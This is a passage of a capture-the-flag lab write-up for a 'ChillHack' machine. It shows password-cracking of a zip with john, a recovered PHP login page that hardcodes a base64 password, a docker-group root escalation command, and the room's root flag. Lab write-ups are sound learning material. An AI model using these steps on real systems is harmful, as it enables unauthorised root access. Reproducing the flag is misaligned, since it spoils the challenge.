
Next, i tried to unzip backup.zip, but it requires password. So, using john and zip2john, i find the password and unzipped it:
┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ zip2john backup.zip > hashes.txt
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3 ts=2297 cs=2297 type=8

┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ john hashes.txt --show
backup.zip/source_code.php:pass1word:source_code.php:backup.zip::backup.zip

1 password hash cracked, 0 left

┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
  inflating: source_code.php
This is source_code.php:
<html>
<head>
	Admin Portal
</head>
        <title> Site Under Development ... </title>
        <body>
                <form method="POST">
                        Username: <input type="text" name="name" placeholder="username"><br><br>
			Email: <input type="email" name="email" placeholder="email"><br><br>
			Password: <input type="password" name="password" placeholder="password">
                        <input type="submit" name="submit" value="Submit">
		</form>
<?php
        if(isset($_POST['submit']))
	{
		$email = $_POST["email"];
		$password = $_POST["password"];
		if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
		{
			$random = rand(1000,9999);?><br><br><br>
			<form method="POST">
				Enter the OTP: <input type="number" name="otp">
				<input type="submit" name="submitOtp" value="Submit">
			</form>
		<?php	mail($email,"OTP for authentication",$random);
			if(isset($_POST["submitOtp"]))
				{
					$otp = $_POST["otp"];
					if($otp == $random)
					{
						echo "Welcome Anurodh!";
						header("Location: authenticated.php");
					}
					else
					{
						echo "Invalid OTP";
					}
				}
 		}
		else
		{
			echo "Invalid Username or Password";
		}
        }
?>
</html>
We can base64 decode the string:
┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ echo 'IWQwbnRLbjB3bVlwQHNzdzByZA==' | base64 -d
!d0ntKn0wmYp@ssw0rd
Now, we got the credentials:
anurodh:!d0ntKn0wmYp@ssw0rd
We can move to anurodh using su anurodh

Privilege Escalation to Root
we can see we are inside docker group:
anurodh@ip-10-66-169-21:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
So, let’s spawn a docker, and execute shell.
First, I checked for images on the machine:
anurodh@ip-10-66-169-21:~$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED       SIZE
alpine        latest    a24bb4013296   5 years ago   5.57MB
hello-world   latest    bf756fb1ae65   5 years ago   13.3kB
I used this article https://medium.com/@iramjack8/container-vulnerabilities-part-2-3e3ae8c07934, we can use this command:
docker run -v /:/mnt -it alpine chroot /mnt sh
We mount the host file system to /mnt, and then chroot to /mnt, and spawn shell.
anurodh@ip-10-66-169-21:~$ docker run -v /:/mnt -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
# cat proof.txt


                                        {ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}


Congratulations! You have successfully completed the challenge.


         ,-.-.     ,----.                                             _,.---._    .-._           ,----.
,-..-.-./  \==\ ,-.--` , \   _.-.      _.-.             _,..---._   ,-.' , -  `. /==/ \  .-._ ,-.--` , \
|, \=/\=|- |==||==|-  _.-` .-,.'|    .-,.'|           /==/,   -  \ /==/_,  ,  - \|==|, \/ /, /==|-  _.-`
|- |/ |/ , /==/|==|   `.-.|==|, |   |==|, |           |==|   _   _\==|   .=.     |==|-  \|  ||==|   `.-.
 \, ,     _|==/==/_ ,    /|==|- |   |==|- |           |==|  .=.   |==|_ : ;=:  - |==| ,  | -/==/_ ,    /
 | -  -  , |==|==|    .-' |==|, |   |==|, |           |==|,|   | -|==| , '='     |==| -   _ |==|    .-'
  \  ,  - /==/|==|_  ,`-._|==|- `-._|==|- `-._        |==|  '='   /\==\ -    ,_ /|==|  /\ , |==|_  ,`-._
  |-  /\ /==/ /==/ ,     //==/ - , ,/==/ - , ,/       |==|-,   _`/  '.='. -   .' /==/, | |- /==/ ,     /
  `--`  `--`  `--`-----`` `--`-----'`--`-----'        `-.`.____.'     `--`--''   `--`./  `--`--`-----``


--------------------------------------------Designed By -------------------------------------------------------
                                        |  Anurodh Acharya |
                                        ---------------------

                                     Let me know if you liked it.

Twitter
        - @acharya_anurodh
Linkedin
        - www.linkedin.com/in/anurodh-acharya-b1937116a


#
So, the root flag is:
{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}